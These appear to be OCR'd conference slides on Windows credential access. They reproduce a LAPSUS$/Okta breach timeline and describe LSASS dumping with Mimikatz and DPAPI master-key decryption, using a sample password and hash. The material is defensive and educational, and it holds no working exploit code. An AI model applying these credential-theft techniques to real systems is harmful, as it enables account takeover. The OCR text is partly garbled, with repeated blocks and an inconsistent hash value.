
AISA

Cyber | smart · safe · secure

Access Devices


192.168.0.9
Recycle Bin
Best match
Windows PowerShell
Desktop app
Apps
Windows PowerShell ISE
Windows PowerShell (x86)
Windows PowerShell ISE (x86)
Settings
Power & sleep settings
Edit power plan
Replace Command Prompt with Windows PowerShell when using Windows
Power Options
Windows Server 2016 Standard Eval
Windows License valid for 16
Build 14393.rs1_release.16122
9:12 PM
7/28/2023

pow



2022-01-20 18:56:00	C:\system.hiv created on [SYSTEM NAME REDACTED]	Escalate Privileges
2022-01-20 18:57:17	C:\Users\[ACCOUNT NAME REDACTED]\Documents\mimikatz_trunk\x64\hash.txt	Escalate Privileges
2022-01-20 18:58:05	hxxps://pastebin.com/7E30i24r by [ACCOUNT NAME REDACTED]	Escalate Privileges
2022-01-20 19:06:43	RDP logon by [SYSTEM NAME REDACTED]\[ACCOUNT NAME REDACTED] from [SYSTEM NAME REDACTED]	Move Laterally
2022-01-20 19:53:31	Bing search for Process Hacker by [SYSTEM NAME REDACTED]\[ACCOUNT NAME REDACTED]	Establish Foothold
2022-01-20 19:55:37	Process Hacker downloaded from hxxps://objects.githubusercontent.com	Establish Foothold
2022-01-20 19:55:58	Bing search for Mimikatz by [SYSTEM NAME REDACTED]\[ACCOUNT NAME REDACTED]	Escalate Privileges
2022-01-20 19:57:07	Mimikatz downloaded from hxxps://github.com by [SYSTEM NAME REDACTED]\[ACCOUNT NAME REDACTED]	Escalate Privileges
2022-01-20 20:58:31	RDP disconnect from [SYSTEM NAME REDACTED] by [SYSTEM NAME REDACTED]\[ACCOUNT NAME REDACTED]	Move Laterally
2022-01-20 23:02:41	First malicious logon by [ACCOUNT NAME REDACTED]@sykes[.]com to O365	Initial Compromise
2022-01-21 00:05:15	[ACCOUNT NAME REDACTED]@sykes[.]com accessed hxxps://[INTERNAL URL REDACTED]/personal/[INTERNAL USER NAME REDACTED]/Documents/Projects/ryk/DomAdmins-LastPass.xlsx via SecureLink	Internal Recon
2022-01-21 03:29:30	[ACCOUNT NAME REDACTED] account created by [ACCOUNT NAME REDACTED]@sykes[.]com	Maintain Presence
2022-01-21 05:29:51	[ACCOUNT NAME REDACTED] added to TenantAdmins group by [ACCOUNT NAME REDACTED]@sykes[.]com	Maintain Presence
2022-01-21 05:39:13	Malicious Email Transport rule to forward to BCC all mail to the accounts [ACCOUNT NAME REDACTED]@sykes[.]com and [ACCOUNT NAME REDACTED]	Establish Foothold
2022-01-21 14:11:38	Last malicious logon by [ACCOUNT NAME REDACTED]@sykes[.]com to O365	Complete Mission

Bill Demirkapi
@BillDemirkapi

New documents for the Okta breach: I have obtained copies of the Mandiant report detailing the embarrassing Sitel/SYKES breach timeline and the methodology of the LAPSUS$ group. 1/N

Bill Demir... @BillDe... · Mar 22, 2022
The LAPSUS$ ransomware group has claimed to breach Okta sharing the following images from internal systems. pic.twitter.com/eTtpgRzer7pic.twitter.com/eTtpgRzer7pic.twitter.com/eTtpgRzer7

6:02 AM · Mar 29, 2022

978 Retweets 272 Quotes 2,740 Likes

767 Bookmarks

LAPSUS$ Breach of Okta - Timeline

Access Devices

- Need to account for:
  - Privileged account compromise
  - EDR will not detect everything
- Network Segregation
- Too hard? How about incrementally?
- MFA on Remote Desktop - Not going to cut it

Do not let PERFECT be the enemy of pretty GOOD

Credential Access

AISA
Cyber | smart · safe · secure

ADELAIDESEC

Credential Access

- “Traditional” Credential Access - LSASS Dumping - T1003.001


- Local Security Authority Service (LSASS)

- Memory contains the goodies

A tale as old as time itself:

1. *Pentester got local admin to a server…*
2. *disconnected admin sessions…*
3. *Mimikatz…*
4. *Domain Administrator*

- LSASS process is heavily monitored



Sensitive credential memory read

This alert is part of incident (12762)

Automated investigation is not applicable to alert type

Severity: High

Category: Credential Theft

Detection source: EDR

Description

A process scanned or dumped memory from the Local Security Authority Subsystem Service (lsass.exe). Accessing this process memory allows the attacker to extract secrets such as authentication hashes or passwords. A copy of this memory may be written to the file system and exfiltrated to extract these credentials offline.

https://www.microsoft.com/en-us/security/blog/2019/05/09/detecting-credential-theft-through-memory-access-modelling-with-microsoft-defender-atp/

Credential Access

- Data Protection API (DPAPI)
  - Encrypt/Decrypt
  - Windows manages the hard stuff

- Protects data at rest


- Data Protection Scope
  - User – Any process running as the user
  - System – Any process running on a system

- API uses a “master key”
  - Stored in a file
  - Encrypted – User scope: password hash

```
byte[] Protect (
                byte[] userData,
                byte[]? optionalEntropy,
                DataProtectionScope scope
);
```

```
byte[] Unprotect (
                byte[] encryptedData,
                byte[]? optionalEntropy,
                DataProtectionScope scope
);
```

C# Interfaces




```
SupaKorp2023!
```

```
81C433241205D30102D6365F143A6CD3
```

```
C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-
1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-
d0ee0cb0cd3c
```

User Scope - DPAPI

Credential Access



```
SupaKorp2023!
```

Calculate hash of password

```
81C433241205D30102D6365F143A6CD3
```

Decrypt master key

```
C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-
1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-
d0ee0cb0cd3c
```


```
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus dui turpis,
finibus in nibh vitae, pharetra luctus magna. Sed ornare sollicitudin ipsum
non eleifend. Vestibulum sed mauris vitae mauris rhoncus commodo.
```

```
byte[] Unprotect (
              byte[] encryptedData,
              byte[]? optionalEntropy,
              DataProtectionScope scope
);
```

```
byte[] Protect (
              byte[] userData,
              byte[]? optionalEntropy,
              DataProtectionScope scope
);
```

```
7ace5e23c433d48959a78cdb3984f75f1a15187c7adaa9bf7d0168d5e603d9829d4754fc0ef18d
e17ac431ca2f1cb18a83e78e955312ac67d2908c0c0a4c2d5c50329fbcfedb4b86c19177c8477f
0eb78b2c3c688572f408d29642080e1c0bad070175dc5
```

Credential Access



```
SupaKorp2023!
```

Calculate hash of password

```
81C433241205D30102D6365F143ACD3
```

Decrypt master key

```
C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-
1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-
d0ee0cb0cd3c
```

